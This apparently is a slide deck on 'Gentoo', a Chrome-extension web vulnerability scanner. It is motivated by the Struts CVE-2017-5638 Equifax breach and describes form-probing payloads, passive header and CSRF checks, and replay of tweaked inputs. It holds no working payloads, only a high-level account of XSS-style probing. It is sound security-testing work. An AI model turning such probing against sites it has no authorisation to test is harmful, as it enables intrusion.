

# Gentoo

Webapp vulnerability detection through  
semi-automated black-box scanning



# Motivation

CVE-2017-5638



# Apache Struts

## CVE-2017-5638

Apache Struts

**EQUIFAX**

CVI-211-638

# Equifax data breach

- 146 Million affected
- Names
- Birthdates
- SSN



# CVE-2017-5638

- Remote Code Execution (RCE) in **Content-type** header

# OWASP Top 10

- Most critical web application security risks (2017):

- |    |                           |     |  |
|----|---------------------------|-----|--|
| 1. | <b>Injection</b>          | 7.  | Cross Site Scripting (XSS)                     |
| 2. | Broken Authentication     | 8.  | Insecure Deserialization                       |
| 3. | Sensitive Data Exposure   | 9.  | Using components with<br>known vulnerabilities |
| 4. | XML External Entities     | 10. | Insufficient logging and<br>monitoring         |
| 5. | Broken Access Control     |     |  |
| 6. | Security Misconfiguration |     |  |




# Detection and prevention

# Detection and prevention

- ZAP

# Detection and prevention


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# Detection and prevention


- ZAP
- Burpsuite



# Detection and prevention

- ZAP


- Burpsuite





# Detection and prevention

- ZAP
- Burpsuite
- Acunetix





# Detection and prevention

- ZAP
- Burpsuite
- Acunetix

Untitled Session - Softpedia - OWASP ZAP

File Edit View Analyse Report Tools Online Help

Standard mode

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project opt

Site map Scope

Filter:

acunetix

Administrator

Dashboard

Targets

Vulnerabilities

Scans

Reports

Settings

Most Vulnerable Targets

Criticality	Target	Vulnerability Severity	
		High	Medium
NORMAL	http://testphp.vulnweb.com	46	64
NORMAL	http://testasp.vulnweb.com	20	36
NORMAL	http://testaspnet.vulnweb.com	9	18

Top Vulnerabilities

Vulnerability	Times Identified
HTML form without CSRF protection	50
Blind SQL Injection	21
SQL injection	20
User credentials are sent in clear text	19
Cross site scripting	19
Application error message	15
Directory listing	10
Unencrypted __VIEWSTATE parameter	10
Weak password	3
Backup files	2

Vulnerabilities by Severity

● High ● Medium ● Low

Vulnerabilities by Severity and Criticality

		Severity		
		High	Medium	Low
Business Criticality	Critical	0	0	0
	High	0	0	0
	Normal	112	118	29
	Low	0	0	0

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# Detection and prevention

- ZAP
- Burpsuite
- Acunetix
- and others

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Standard mode

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Vulnerabilities by Severity

High Medium Low

13.06% 33.78% 53.15%

Vulnerabilities by Severity and Criticality

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Business Criticality	Critical	0	0	0
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# All fully automated

- Web analysts and pentesters must identify vulnerabilities before attackers
- Probing and Malware injection are delicate tasks
- Inputs not automatically generated



What about semi-automation?







# What is it?

- Webapp vulnerability scanner
- Guided by human interaction

# How?

- Chrome Extension
  - Between the website and the user
  - Skips crawling required by competitors

# Key contributions

- Form exploitation recommendations
- Passive Mode
- Action Replay Mode



# Form exploitation recommendations

- Scans `<input>` tags in a page (ideally within a form)
- Injects "*Investigate Form*" button as a sibling node
- Investigation sends probing payloads

# Form exploitation recommendations

**Vulnerability Testing page**

<input type="text"/>	<input type="text"/>	<input type="button" value="Submit"/>
<input type="text"/>	<input type="text"/>	<input type="button" value="Submit"/>

**Vulnerability Testing page**


<input type="text"/>	<input type="button" value="Investigate form"/>
<input type="text"/>	<input type="button" value="Submit"/>
<input type="text"/>	<input type="button" value="Investigate form"/>
<input type="text"/>	<input type="button" value="Submit"/>

# Form exploitation recommendations

- Payloads designed to reach the Request logger
- If we get there - we've executed our own JavaScript



# Request Logger



# Passive Mode

- Scans and analyses request and response headers
- Looks for a subset of insecure headers
- Able to perform basic CSRF and Cookie safety scans

# Passive Mode

- Has a more experimental "Cross Checks" mode
  - Analyses past requests across a user decided window
  - Aim is to find second order reflection attacks



# Passive Mode

1 vulnerable.com/registration

User Name:

Password:

Submit

2 vulnerable.com/success

Registration successful!  
Please check your email

3 vulnerable.com/comments

User Amy says: Beep Boop!

Submit a comment:

Submit

4 vulnerable.com/comments

User Amy says: Beep Boop!

Us

Vulnerable.com says:  
"1"

Ok

Submit

# Action Replay

- Allows a user to focus specific attacks
- Records user input
- Replays submissions with tweaked inputs

# Live Vulnerability

- Sporadically used Gentoo's Recommendations when browsing
- Interesting outputs



# Live Vulnerability

## Welcome Back

EMAIL ADDRESS

Email



PASSWORD

Password

